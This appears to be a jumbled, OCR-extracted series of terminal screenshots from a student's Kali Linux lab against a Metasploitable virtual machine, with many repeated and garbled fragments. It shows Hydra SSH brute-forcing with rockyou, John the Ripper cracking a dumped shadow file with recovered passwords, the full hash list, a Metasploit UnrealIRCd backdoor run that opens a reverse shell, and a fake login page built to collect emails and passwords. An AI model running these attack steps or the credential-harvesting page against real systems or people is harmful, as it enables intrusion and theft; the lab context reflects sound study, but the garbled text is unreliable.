[Wed Oct 29 21:33:49.245006 2025] [php:error] [pid 3176:tid 3176] [client 127.0.0.1:36318] PHP Fatal error: Failed opening required '/var/www/html/submit.php' (include_path='.:../usr/share/php') in Unknown on line 0
```

```
(kali㉿kali)-[~/phishing_lab]
$ sudo chmod 777 /var/www/html/log.txt
chmod: cannot access '/var/www/html/log.txt': No such file or directory
```

```
(kali㉿kali)-[~/phishing_lab]
$ sudo touch /var/www/html/log.txt
```

```
(kali㉿kali)-[~/phishing_lab]
$ sudo chmod 777 /var/www/html/log.txt
```

```
(kali㉿kali)-[~/phishing_lab]
$ sudo cat /var/www/html/log.txt
```

```
(kali㉿kali)-[~/phishing_lab]
$ sudo nano /etc/php/8.4/apache2/php.ini
```

```
(kali㉿kali)-[~/phishing_lab]
$
```

```
(kali㉿kali)-[~/phishing_lab]
$ sudo nano /etc/php/8.4/apache2/php.ini
```

```
[sudo] password for kali:
```

```
(kali㉿kali)-[~/phishing_lab]
$
```


```
(kali㉿kali)-[~/phishing_lab]
$ sudo systemctl restart apache2
```


```
[sudo] password for kali:
```

```
(kali㉿kali)-[~/phishing_lab]
$
```

```
GNU nano 2.0.7           File: eicar.com           Modified
X501P
>@API4PZX54(P^)7CC)?)$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!_

```





kali@kali:~

```
Session Actions Edit View Help
[(kali㉿kali)-~]
$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripendmd160,hmac-ripendmd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

[(kali㉿kali)-~]
$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripendmd160,hmac-ripendmd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

[(kali㉿kali)-~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789      (klog)
batman          (sys)
service         (service)
```

File Machine Input Devices Help



kali@kali: ~

```
Session Actions Edit View Help
[(kali㉿kali)-~]
$ mkdir -p ~/phishing_lab cd ~/phishing_lab

[(kali㉿kali)-~]
$ cat > login.html << 'EOF'
heredoc>
heredoc>

[(kali㉿kali)-~]
$ ^[[200~cat > login.html << 'EOF'
heredoc> <!DOCTYPE html>
heredoc> <html>
heredoc> <head>
heredoc> <title>Secure Login </title> </head>
heredoc> <body>
heredoc> <h2>Login Page</h2>
heredoc> <form action="submit.php" method="POST">
heredoc> Email: <input type="email"
heredoc> name="email" required><br>
heredoc> Password: <input type="password"
heredoc> name="password" required><br>
heredoc> <button type="submit">Login</button>
heredoc> </form>
heredoc> <p style="color:red;">Educational Demo Only</p>
heredoc> Demo Only</p>
heredoc> </body>
heredoc> </html>
heredoc> EOF
zsh: bad pattern: ^[[200~cat

[(kali㉿kali)-~]
$
```



kali㉿kali: ~

```
Session Actions Edit View Help
heredoc<form action="submit.php" method="POST">
heredoc Email: <input type="email"
heredoc name="email" required><br>
heredoc Password: <input type="password"
heredoc name="password" required><br>
heredoc <button type="submit">Login</button>
heredoc </form>
heredoc <p style="color:red;">Educational Demo Only</p>
heredoc Demo Only</p>
heredoc </body>
heredoc </html>
heredoc EOF
zsh: bad pattern: ^[[200~cat

( kali@kali )-[ ~ ]
$ ls -lh login.html
ls: cannot access 'login.html': No such file or directory
```

```
( kali@kali )-[ ~ ]
$ echo cat > login.html << 'EOF'
<!DOCTYPE html>
<html>
<head>
<title>Secure Login </title> < /head>
<body>
<h2>Login Page</h2>
<form action="submit.php" method="POST">
Email: <input type="email"
name="email" required><br>
Password: <input type="password"
name="password" required><br>
<button type="submit">Login</button>
</form>
<p style="color:red;">Educational Demo Only</p>
Demo Only</p>
</body>
</html> > login.html
heredoc
heredoc vi login.html
heredoc
```

```
( kali@kali )-[ ~ ]
$
```



kali@kali

Session Actions Edit View Help


```
[kali㉿kali)-[~]$ mkdir -p ~/phishing_lab cd ~/phishing_lab
```

[kali㉿kali)-[~]


(genmon)XXX 9:24



```
GNU nano 2.0.7          File: eicar.com           Modified
X50!P
-
^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit      ^J Justify   ^U Where Is ^V Next Page ^U UnCut Text ^I To Spell
```



File Machine Input Devices Help



kali@kali: ~

Session Actions Edit View Help

(kali㉿kali)-[~]  
└─\$ sudo systemctl restart NetworkManager

(kali㉿kali)-[~]  
└─\$ sudo dhclient -r eth0

(kali㉿kali)-[~]  
└─\$ sudo dhclient eth0

(kali㉿kali)-[~]  
└─\$ ip a

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host noprefixroute
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:0e:c3 brd ff:ff:ff:ff:ff:ff
        inet 192.168.56.107/24 brd 192.168.56.255 scope global dynamic eth0
            valid_lft 597sec preferred_lft 597sec
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:3a:b0:9c brd ff:ff:ff:ff:ff:ff
        inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic eth1
            valid_lft 86374sec preferred_lft 86374sec
        inet6 fd17:625c:f037:3:a2a6:40ea:50ec:60b9/64 scope global temporary dynamic
            valid_lft 86374sec preferred_lft 14374sec
        inet6 fd17:625c:f037:3:a00:27ff:fe3a:b09c/64 scope global dynamic mngtmpaddr noprefixroute
            valid_lft 86374sec preferred_lft 14374sec
        inet6 fe80::a00:27ff:fe3a:b09c/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
```


(kali㉿kali)-[~]  
└─\$ nmap -sS -v -o 192.168.56.103
/usr/lib/nmap/nmap: unrecognized option '-o'
See the output of nmap -h for a summary of options.

(kali㉿kali)-[~]  
└─\$ nmap -sS -v -o 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 22:57 IST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.22 seconds

(kali㉿kali)-[~]  
└─\$ nmap -sS -v -o 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 23:00 IST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.12 seconds

(kali㉿kali)-[~]  
└─\$

(genmon)XXX 23:00 | G



kali㉿kali:~

Session Actions Edit View Help

```
(kali㉿kali)-[~]
$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), -896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

(kali㉿kali)-[~]
$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), -896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

(kali㉿kali)-[~]
$
```





```
[ Wrote 2 lines ]  
msfadmin@metasploitable:~$  
msfadmin@metasploitable:~$ cat eicar.com  
X501P  
Z@API4PZX54(P^)7CC)7)$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*  
msfadmin@metasploitable:~$ _
```

File Machine Input Devices Help



kali@kali: ~/phishing\_lab

Session Actions Edit View Help

[(kali㉿kali)-~] \$ nano login.html

```
(kali㉿kali)-~] $ cat login.html
<!DOCTYPE html>
<html>
<head>
<title>Secure Login </title> </head>
<body>
<h2>Login Page</h2>
<form action="submit.php" method="POST">
Email: <input type="email" name="email" required><br>
Password: <input type="password" name="password" required><br>
<button type="submit">Login</button>
</form>
<p style="color:red;">Educational Demo Only</p>
Demo Only</p>
</body>
</html>
```

[(kali㉿kali)-~] \$ cd ~/phishing\_lab

[(kali㉿kali)-~/phishing\_lab] \$ xdg-open login.html


q  
^c

[(kali㉿kali)-~/phishing\_lab] \$ firefox login.html

[(kali㉿kali)-~/phishing\_lab] \$ firefox file://\$(pwd)/login.html

[(kali㉿kali)-~/phishing\_lab] \$ firefox

[(kali㉿kali)-~/phishing\_lab] \$



Session Actions Edit View Help

```
(kali㉿kali)-[~]
$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), -896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

(kali㉿kali)-[~]
$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), -896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

(kali㉿kali)-[~]
$
```

File Machine Input Devices Help



File Edit Search View Document Help



```
1 root:$1$avpfBJ1$x0z8w5UF9IV./DR9E9Lid.:14747:0:99999:7:::
2 daemon:*:14684:0:99999:7:::
3 bin:*:14684:0:99999:7:::
4 sys:$1$fUX68P0t$Miyc3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
5 sync:*:14684:0:99999:7:::
6 games:*:14684:0:99999:7:::
7 man:*:14684:0:99999:7:::
8 lp:*:14684:0:99999:7:::
9 mail:*:14684:0:99999:7:::
10 news:*:14684:0:99999:7:::
11 uucp:*:14684:0:99999:7:::
12 proxy:*:14684:0:99999:7:::
13 www-data:*:14684:0:99999:7:::
14 backup:*:14684:0:99999:7:::
15 list:*:14684:0:99999:7:::
16 irc:*:14684:0:99999:7:::
17 gnats:*:14684:0:99999:7:::
18 nobody:*:14684:0:99999:7:::
19 libuuid:*:14684:0:99999:7:::
20 dhcpc:*:14684:0:99999:7:::
21 syslog:*:14684:0:99999:7:::
22 klog:$1$f2ZMS4k$R9Xk1.CmldHhdUE3X9jqP0:14742:0:99999:7:::
23 sshd:*:14684:0:99999:7:::
24 msfadmin:$1$XN10Zjzc$Rt7zCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
25 bind:*:14685:0:99999:7:::
26 postfix:*:14685:0:99999:7:::
27 ftp:*:14685:0:99999:7:::
28 postgres:$1$Rw35lk.x$MgQzgBzU05pAoUvFJhfcYe/:14685:0:99999:7:::
29 mysql!:*:14685:0:99999:7:::
30 tomcat55*:14691:0:99999:7:::
31 distccd*:14698:0:99999:7:::
32 user:$1$HESu9xrHsk.o3G93DGoX1oKkPmUgZ0:14699:0:99999:7:::
33 service:$1$K3r3ue7JZ$7GxDlDpr50hp6cjZ3Bu/:14715:0:99999:7:::
34 telnetd*:14715:0:99999:7:::
35 proftpd*:14727:0:99999:7:::
36 statd*:15474:0:99999:7:::
37
```

-/Desktop/shadow.txt - Mousepad

kali@kali: ~

Session Actions Edit View Help

(kali㉿kali)-[~]

```
$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-bind
```

Hydra (<https://github.com/vanhauser-thc/thc-hydra>) starting at 2025-10-29 00:26:47
 [WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
 [WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
 [DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:l:p:14344399), ~896525 tries per task
 [DATA] attacking ssh://192.168.56.103:22/
 [ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]


(kali㉿kali)-[~]

```
$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 -okAlgAlgorithms=diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs+hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-bind
```

Hydra (<https://github.com/vanhauser-thc/thc-hydra>) starting at 2025-10-29 00:37:04
 [WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
 [WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
 [DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:l:p:14344399), ~896525 tries per task
 [DATA] attacking ssh://192.168.56.103:22/
 [ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]


(kali㉿kali)-[~]

```
$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "-format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 4 OpenMP threads
```



```
GNU nano 2.0.7          File: eicar.com           Modified
X50_


^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit      ^J Justify   ^U Where Is ^V Next Page ^U UnCut Text ^I To Spell
```





kali@kali: ~/phishing\_lab

22:50 | (genmon)XXX | G

Session Actions Edit View Help

GNU nano 8.6

/etc/php/8.4/apache2/php.ini

```
; php.ini-development is very similar to its production variant, except it is
; much more verbose when it comes to errors. We recommend using the
; development version only in development environments, as errors shown to
; application users can inadvertently leak otherwise secure information.

; This is the php.ini-production INI file.

;;;;;;
; Quick Reference ;
;;;;;;

; The following are all the settings which are different in either the production
; or development versions of the INIs with respect to PHP's default behavior.
; Please see the actual settings later in the document for more details as to why
; we recommend these changes in PHP's behavior.

; display_errors
;   Default Value: On
;   Development Value: On
;   Production Value: Off

; display_startup_errors
;   Default Value: On
;   Development Value: On
;   Production Value: Off

; error_reporting
;   Default Value: E_ALL
;   Development Value: E_ALL
;   Production Value: E_ALL & ~E_DEPRECATED


; log_errors
;   Default Value: Off
;   Development Value: On
;   Production Value: On

; max_input_time
;   Default Value: -1 (Unlimited)
;   Development Value: 60 (60 seconds)
;   Production Value: 60 (60 seconds)

; output_buffering
;   Default Value: Off
;   Development Value: 4096
;   Production Value: 4096
```

Help Write Out Where Is Cut Execute Location Undo Set Mark To Bracket Previous Back Prev Word Home  
Exit Read File Replace Paste Go To Line Redo Copy Where Was Next Forward Next Word End Right Ctrl





Session Actions Edit View Help

```
link/ether 08:00:27:0e:9c:e3 brd ff:ff:ff:ff:ff:ff
inet 192.168.56.107/24 brd 192.168.56.255 scope global dynamic eth0
    valid_lft 597sec preferred_lft 597sec
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:3a:b0:9c brd ff:ff:ff:ff:ff:ff
    valid_lft 86374sec preferred_lft 86374sec
inet6 fd17:625c:f037:3:a2a6:46ea:50ec:60b9/64 scope global temporary dynamic
    valid_lft 86374sec preferred_lft 14374sec
inet6 fd17:625c:f037:3:a00:27ff:fe3a:b09c/64 scope global dynamic mngtmpaddr noprefixroute
    valid_lft 86374sec preferred_lft 14374sec
inet6 fe80::a0:27ff:fe3a:b09c/64 scope link noprefixroute
    valid_lft forever preferred_lft forever
```

```
(kali㉿kali)-[~]
$ nmap -sS -v -o 192.168.56.103
/usr/lib/nmap/nmap: unrecognized option '-o'
See the output of nmap -h for a summary of options.
```

```
(kali㉿kali)-[~]
$ nmap -sS -v -o 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 22:57 IST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.22 seconds
```

```
(kali㉿kali)-[~]
$ nmap -sS -v -o 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 23:00 IST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.12 seconds
```


```
(kali㉿kali)-[~]
$ nmap -sS -v -o192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 23:00 IST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.13 seconds
```

```
(kali㉿kali)-[~]
$ ping 192.168.56.103 -c 4
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
64 bytes from 192.168.56.103: icmp_seq=1 ttl=64 time=1.61 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=64 time=1.70 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=64 time=0.770 ms
64 bytes from 192.168.56.103: icmp_seq=4 ttl=64 time=0.952 ms

--- 192.168.56.103 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3087ms
rtt min/avg/max/mdev = 0.770/1.259/1.700/0.404 ms
```

```
(kali㉿kali)-[~]
$ nmap -sS -v -o 192.168.56.103
```

File Machine Input Devices Help



kali@kali:~

```
Session Actions Edit View Help
1   \_ target: Automatic
2   \_ target: UT2004 Linux Build 3120
3   \_ target: UT2004 Linux Build 3186
4 exploit/windows/games/ut2004_secure      2004-06-18    good     Yes  Unreal Tournament 2004 "secure" Overflow (Win32)
5 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12  excellent No   UnrealIRCD 3.2.8.1 Backdoor Command Execution
```

Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal\_ircd\_3281\_backdoor


```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.107
LHOST => 192.168.56.107
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.56.107:4444
[*] 192.168.56.103:6667 - Connected to 192.168.56.103:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.103:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo ekgdGVTrGg91JGUc9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
B: "ekdGVTrGg91JGUc9\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.107:4444 → 192.168.56.103:41206) at 2025-10-28 23:33:12 +0530

sessions
[*] Wrong number of arguments expected: 1, received: 0
Usage: sessions <id>
```

Interact with a different session Id.  
This command only accepts one positive numeric argument.  
This works the same as calling this from the MSF shell: sessions -i <session id>

```
sessions -i 1
[*] Wrong number of arguments expected: 1, received: 2
Usage: sessions <id>
```


Interact with a different session Id.  
This command only accepts one positive numeric argument.  
This works the same as calling this from the MSF shell: sessions -i <session id>




```
Session Actions Edit View Help
heredoc<form action="submit.php" method="POST">
heredoc Email: <input type="email"
heredoc name="email" required><br>
heredoc Password: <input type="password"
heredoc name="password" required><br>
heredoc <button type="submit">Login</button>
heredoc </form>
heredoc <p style="color:red;">Educational Demo Only</p>
heredoc Demo Only</p>
heredoc </body>
heredoc </html>
heredoc EOF
zsh: bad pattern: ^[[200~cat
```

```
└─(kali㉿kali)-[~]
$ ls -lh login.html
ls: cannot access 'login.html': No such file or directory
```

```
└─(kali㉿kali)-[~]
$ echo cat > login.html << 'EOF'
<!DOCTYPE html>
<html>
<head>
<title>Secure Login </title> <u></u>
<body>
<h2>Login Page</h2>
<form action="submit.php" method="POST">
Email: <input type="email"
name="email" required><br>
Password: <input type="password"
name="password" required><br>
<button type="submit">Login</button>
</form>
<p style="color:red;">Educational Demo Only</p>
Demo Only</p>
</body>
</html> > login.html
heredoc
heredoc vi login.html
heredoc
```



File Machine Input Devices Help



Save As

Name:

Home kali Documents shadow.txt

Name

▲ Size Type Modified

- Home
- Desktop
- Documents
- Downloads
- Music
- Pictures
- Videos
- + Other Locations

Encoding: Default (UTF-8)

Text Files ▾

Cancel Save



```
1 cat > login.html << 'EOF'  
2 <!DOCTYPE html>  
3 <html>  
4 <head>  
5 <title>login - Educational Demo </title> </head>  
6 <body>  
7 <h2>Login Page</h2>  
8 <form action="submit.php" method="POST">  
9 Email: <input type="email"  
10 name="email" required><br>  
11 Password: <input type="password"  
12 name="password" required><br>  
13 <button type="submit">Login</button>  
14 </form>  
15 <p style="color:red;">Educational Demo Only</p>
```

Untitled



Save As

Name:

- Home
- Desktop
- Documents
- Downloads
- Music
- Pictures
- Videos
- + Other Locations

◀ ⌂ kali Documents shadow.txt shadow.txt ▶

Name

shadow.txt

Size	Type	Modified
------	------	----------

00:49

Catfish

shadow.txt |

File Type

- Documents
- Folders
- Images
- Music
- Videos
- Applications
- Archives
- Other
- Extension...

Modified

- Any time
- Today
- This week
